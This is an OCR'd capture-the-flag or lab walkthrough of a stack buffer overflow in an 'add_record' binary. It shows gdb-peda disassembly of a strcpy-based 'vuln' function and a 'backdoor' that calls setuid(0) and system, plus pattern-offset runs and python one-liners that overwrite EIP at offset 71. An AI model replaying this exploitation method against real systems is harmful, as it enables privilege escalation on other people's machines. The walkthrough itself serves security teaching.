
```
Fichier  Actions  Éditer  Vue  Aide
   0x08048797 <+191>:   add    esp,0x10
   0x0804879a <+194>:   sub    esp,0xc
   0x0804879d <+197>:   lea    eax,[ebx-0x134f]
   0x080487a3 <+203>:   push   eax
   0x080487a4 <+204>:   call   0x8048480 <printf@plt>
   0x080487a9 <+209>:   add    esp,0x10
   0x080487ac <+212>:   sub    esp,0x8
   0x080487af <+215>:   lea    eax,[ebp-0x44]
   0x080487b2 <+218>:   push   eax
   0x080487b3 <+219>:   lea    eax,[ebx-0x1352]
```


```
gdb-peda$ break *0x080487a9
break *0x080487a9
Breakpoint 2 at 0x80487a9
gdb-peda$ info b
info b
Num     Type           Disp Enb Address    What
2       breakpoint     keep y   0x080487a9 <main+209>
gdb-peda$
```

```
gdb-peda$ r
r
Starting program: /home/socnet/add_record AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Welcome to Add Record application
Use it to add info about Social Network 2.0 Employees
Employee Name(char): AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[----------------------------------registers-----------------------------------]
EAX: 0xd ('\r')
EBX: 0x8049d48 --> 0x8049c58 --> 0x1
ECX: 0xd ('\r')
EDX: 0xf7fc3890 --> 0x0
ESI: 0xf7fc2000 --> 0x1d4d6c
EDI: 0xffffdc40 --> 0x8
EBP: 0xffffdc88 --> 0x0
ESP: 0xffffdbc0 --> 0x80489f9 ("Salary(int): ")
EIP: 0x80487a9 (<main+209>:     add    esp,0x10)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x804879d <main+197>:        lea    eax,[ebx-0x134f]
   0x80487a3 <main+203>:        push   eax
   0x80487a4 <main+204>:        call   0x8048480 <printf@plt>
=> 0x80487a9 <main+209>:        add    esp,0x10
   0x80487ac <main+212>:        sub    esp,0x8
   0x80487af <main+215>:        lea    eax,[ebp-0x44]
   0x80487b2 <main+218>:        push   eax
   0x80487b3 <main+219>:        lea    eax,[ebx-0x1352]
[------------------------------------stack-------------------------------------]
```

```
gdb-peda$ c
c
Continuing.
Years worked(int): Salary(int): Ever got in trouble? 1 (yes) or 0 (no): Employee data you've entered:
Name AAAAAAAAAAAAAAAAAAAAAAAA
Years -136196023, Salary -8640, Trouble 8, Comments NA
[Inferior 1 (process 2521) exited normally]
Warning: not running or target is remote
gdb-peda$ r 0
r 0
Starting program: /home/socnet/add_record 0
Welcome to Add Record application
Use it to add info about Social Network 2.0 Employees
Employee Name(char):
```

```
gdb-peda$ r
r
Starting program: /home/socnet/add_record 0
Welcome to Add Record application
Use it to add info about Social Network 2.0 Employees
Employee Name(char): AAAAAAA
AAAAAAA
Years worked(int): 1
1
[----------registers----------]
EAX: 0xd ('\r')
EBX: 0x8049d48 --> 0x8049c58 --> 0x1
ECX: 0xd ('\r')
EDX: 0xf7fc3890 --> 0x0
ESI: 0xf7fc2000 --> 0x1d4d6c
EDI: 0xffffdcc0 --> 0x8
EBP: 0xffffdd08 --> 0x0
ESP: 0xffffdc40 --> 0x80489f9 ("Salary(int): ")
EIP: 0x80487a9 (<main+209>:     add    esp,0x10)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[----------code----------]
   0x804879d <main+197>:        lea    eax,[ebx-0x134f]
   0x80487a3 <main+203>:        push   eax
   0x80487a4 <main+204>:        call   0x8048480 <printf@plt>
=> 0x80487a9 <main+209>:        add    esp,0x10
   0x80487ac <main+212>:        sub    esp,0x8
   0x80487af <main+215>:        lea    eax,[ebp-0x44]
```


0×80487ac <main+212>: sub esp,0×8
0×80487af <main+215>: lea eax,[ebp-0×44]
0×80487b2 <main+218>: push eax
0×80487b3 <main+219>: lea eax,[ebx-0×1352]
stack
0000| 0×ffffdc40 ⟶ 0×80489f9 ("Salary(int): ")
0004| 0×ffffdc44 ⟶ 0×ffffdcc8 ⟶ 0×1
0008| 0×ffffdc48 ⟶ 0×f7fc25c0 ⟶ 0×fbad2288
0012| 0×ffffdc4c ⟶ 0×80486f4 (<main+28>: add ebx,0×1654)
0016| 0×ffffdc50 ⟶ 0×0
0020| 0×ffffdc54 ⟶ 0×0
0024| 0×ffffdc58 ⟶ 0×c2
0028| 0×ffffdc5c ⟶ 0×414e ('NA')
Legend: code, data, rodata, value
Breakpoint 2, 0×080487a9 in main ()
gdb-peda$ c
c
Continuing.
Salary(int): 1
1
Ever got in trouble? 1 (yes) or 0 (no): 1
1
Explain: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Employee data you've entered:
Name AAAAAAA
Years 1, Salary 1, Trouble 1, Comments AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[Inferior 1 (process 2541) exited normally]
Warning: not running or target is remote
gdb-peda$


0×0804882a <+338>: sub esp,0×c
0×0804882d <+341>: lea eax,[ebp-0×ac]
0×08048833 <+347>: push eax
0×08048834 <+348>: call 0×80486ad <vuln>
0×08048839 <+353>: add esp,0×10
0×0804883c <+356>: sub esp,0×c
0×0804883f <+359>: lea eax,[ebx-0×130d]
0×08048845 <+365>: push eax
0×08048846 <+366>: call 0×80484e0 <puts@plt>

```
gdb-peda$ disas backdoor
disas backdoor
Dump of assembler code for function backdoor:
   0x08048676 <+0>:     push   ebp
   0x08048677 <+1>:     mov    ebp,esp
   0x08048679 <+3>:     push   ebx
   0x0804867a <+4>:     sub    esp,0x4
   0x0804867d <+7>:     call   0x80485b0 <__x86.get_pc_thunk.bx>
   0x08048682 <+12>:    add    ebx,0x16c6
   0x08048688 <+18>:    sub    esp,0xc
   0x0804868b <+21>:    push   0x0
   0x0804868d <+23>:    call   0x8048530 <setuid@plt>
   0x08048692 <+28>:    add    esp,0x10
   0x08048695 <+31>:    sub    esp,0xc
   0x08048698 <+34>:    lea    eax,[ebx-0x13f8]
   0x0804869e <+40>:    push   eax
   0x0804869f <+41>:    call   0x80484f0 <system@plt>
   0x080486a4 <+46>:    add    esp,0x10
   0x080486a7 <+49>:    nop
   0x080486a8 <+50>:    mov    ebx,DWORD PTR [ebp-0x4]
   0x080486ab <+53>:    leave
   0x080486ac <+54>:    ret
End of assembler dump.
```

❾Search for strcpy() buffer overflow

```
gdb-peda$ disas vuln
disas vuln
Dump of assembler code for function vuln:
   0x080486ad <+0>:     push   ebp
   0x080486ae <+1>:     mov    ebp,esp
   0x080486b0 <+3>:     push   ebx
   0x080486b1 <+4>:     sub    esp,0x44
   0x080486b4 <+7>:     call   0x80488c2 <__x86.get_pc_thunk.ax>
   0x080486b9 <+12>:    add    eax,0x168f
   0x080486be <+17>:    sub    esp,0x8
   0x080486c1 <+20>:    push   DWORD PTR [ebp+0x8]
   0x080486c4 <+23>:    lea    edx,[ebp-0x3a]
   0x080486c7 <+26>:    push   edx
   0x080486c8 <+27>:    mov    ebx,eax
   0x080486ca <+29>:    call   0x80484d0 <strcpy@plt>
   0x080486cf <+34>:    add    esp,0x10
   0x080486d2 <+37>:    nop
   0x080486d3 <+38>:    mov    ebx,DWORD PTR [ebp-0x4]
   0x080486d6 <+41>:    leave
   0x080486d7 <+42>:    ret
End of assembler dump.
```

❾It is faster to use the 'pattern_create' and 'pattern_offset' functions to identify the pattern and number of overflows that have occurred.


```
gdb-peda$ pattern create 200
pattern create 200
'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAI
AASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA'
gdb-peda$
```

```
socnet@socnet2:~$ python -c "print('AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2
AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATA
AqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA')" > tmp
<AqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA')" > tmp
socnet@socnet2:~$
```

```
socnet@socnet2:~$ gdb -q add_record
gdb -q add_record
Reading symbols from add_record...(no debugging symbols found)...done.
gdb-peda$ r < tmp
r < tmp
Starting program: /home/socnet/add_record < tmp
Welcome to Add Record application
Use it to add info about Social Network 2.0 Employees
Employee Name(char): Years worked(int): Salary(int): Ever got in trouble? 1 (yes) or 0 (no): Employee da
ta you've entered:
Name AAA%AAsAABAA-AA(AADAA;AA
Years -136196023, Salary -8500, Trouble 8, Comments NA
[Inferior 1 (process 1020) exited normally]
Warning: not running or target is remote
gdb-peda$
```

```
Warning: not running or target is remote
gdb-peda$ q
q
socnet@socnet2:~$ python -c "print('00\n1\n1\n1\nAAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAG
AAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAA
qAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA')" > tmp
<AqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA')" > tmp
socnet@socnet2:~$
```

```
gdb-peda$ q
q
socnet@socnet2:~$ python -c "print('00\n1\n1\n1\nAAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAG
AAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAA
qAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA')" > tmp
<AqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA')" > tmp
socnet@socnet2:~$ cat tmp
cat tmp
00
1
1
1
AAA%AAsAABAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiA
A8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA
socnet@socnet2:~$
```



❾After executing the binary with the pattern created with 200 characters (pattern_create 200), an overflow is returned to the address: 0x41414941. We can look at the image below and check the pattern that filled out the EIP.

```
AQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
EIP: 0x41414941 ('AIAA')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow
)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x41414941
[-------------------------------------stack------------------------------------]
0000| 0xffffdc40 ("eAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAl
AAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
0004| 0xffffdc44 ("AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQA
AmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
0008| 0xffffdc48 ("AfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAA
RAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
0012| 0xffffdc4c ("5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAo
AASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
0016| 0xffffdc50 ("AAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASA
ApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
0020| 0xffffdc54 ("A6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAA
TAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
0024| 0xffffdc58 ("LAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAq
AAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
0028| 0xffffdc5c ("AA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUA
ArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41414941 in ?? ()
```

```
0x41414941 in ?? ()
gdb-peda$ pattern search
pattern search
Registers contain pattern buffer:
EBX+0 found at offset: 63
EBP+0 found at offset: 67
EIP+0 found at offset: 71
Registers point to pattern buffer:
[EAX] --> offset 0 - size ~191
[ECX] --> offset 189 - size ~11
[EDX] --> offset 189 - size ~11
[ESP] --> offset 75 - size ~125
[EDI] --> offset 109 - size ~91
Pattern buffer found at:
0x0804a6e3 : offset   19 - size  181 ([heap])
0xffffdc08 : offset   19 - size  181 ($sp + -0x38 [-14 dwords])
0xffffdcbe : offset  107 - size   93 ($sp + 0x7e [31 dwords])
References to pattern buffer found at:
0xf7f04f14 : 0xffffdc08 (/lib32/libc-2.27.so)
0xf7e48fee : 0xffffdcbe (/lib32/libc-2.27.so)
gdb-peda$
```

```
0xf7e48fee : 0xffffdcbe (/lib32/libc-2.27.so)
gdb-peda$ q
q
socnet@socnet2:~$ python -c "print('A'*71+'BBBB')" > tmp2
python -c "print('A'*71+'BBBB')" > tmp2
socnet@socnet2:~$
```

```
socnet@socnet2:~$ python -c "print('name\n1\n1\n1\n1\n'+'A'*71+'BBBB')" > tmp2
< "print('name\n1\n1\n1\n1\n'+'A'*71+'BBBB')" > tmp2
socnet@socnet2:~$ gdb -q add_record
gdb -q add_record
Reading symbols from add_record...(no debugging symbols found)...done.
gdb-peda$ r < tmp2
r < tmp2
Starting program: /home/socnet/add_record < tmp2
Welcome to Add Record application
Use it to add info about Social Network 2.0 Employees
Employee Name(char): Years worked(int): Salary(int): Ever got in trouble? 1 (yes) or 0 (
ta you've entered:
Name name

Years 1, Salary 1, Trouble 1, Comments 1
[Inferior 1 (process 1256) exited normally]
Warning: not running or target is remote
gdb-peda$ cat tmp2
cat tmp2
name
1
1
1
1
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB
gdb-peda$
```

```
gdb-peda$ r < tmp2
r < tmp2
Starting program: /home/socnet/add_record < tmp2
Welcome to Add Record application
Use it to add info about Social Network 2.0 Employees
Employee Name(char): Years worked(int): Salary(int): Ever got in trouble? 1 (yes) or 0 (no): Explain: Employee da
ta you've entered:
Name name

Years 1, Salary 1, Trouble 1, Comments 1
[Inferior 1 (process 1264) exited normally]
Warning: not running or target is remote
gdb-peda$ pattern create 200
pattern create 200
'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAi
AA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA'
gdb-peda$
```


```
gdb-peda$ r 0
r 0
Starting program: /home/socnet/add_record 0
Welcome to Add Record application
Use it to add info about Social Network 2.0 Employees
Employee Name(char): AA
AA
Years worked(int): 00
00
Salary(int): 1
1
Ever got in trouble? 1 (yes) or 0 (no): 1
1
Explain: AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA
AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA

Program received signal SIGSEGV, Segmentation fault.
[----------registers----------]
EAX: 0×ffffdbfe ("AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
EBX: 0×63414147 ('GAAc')
ECX: 0×ffffdd20 ("AAyA")
EDX: 0×ffffdcc2 ("AAyA")
ESI: 0×f7fc2000 ⟶ 0×1d4d6c
EDI: 0×ffffdcc0 ("AxAAyA")
EBP: 0×41324141 ('AA2A')
ESP: 0×ffffdc40 ("dAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
EIP: 0×41414841 ('AHAA')
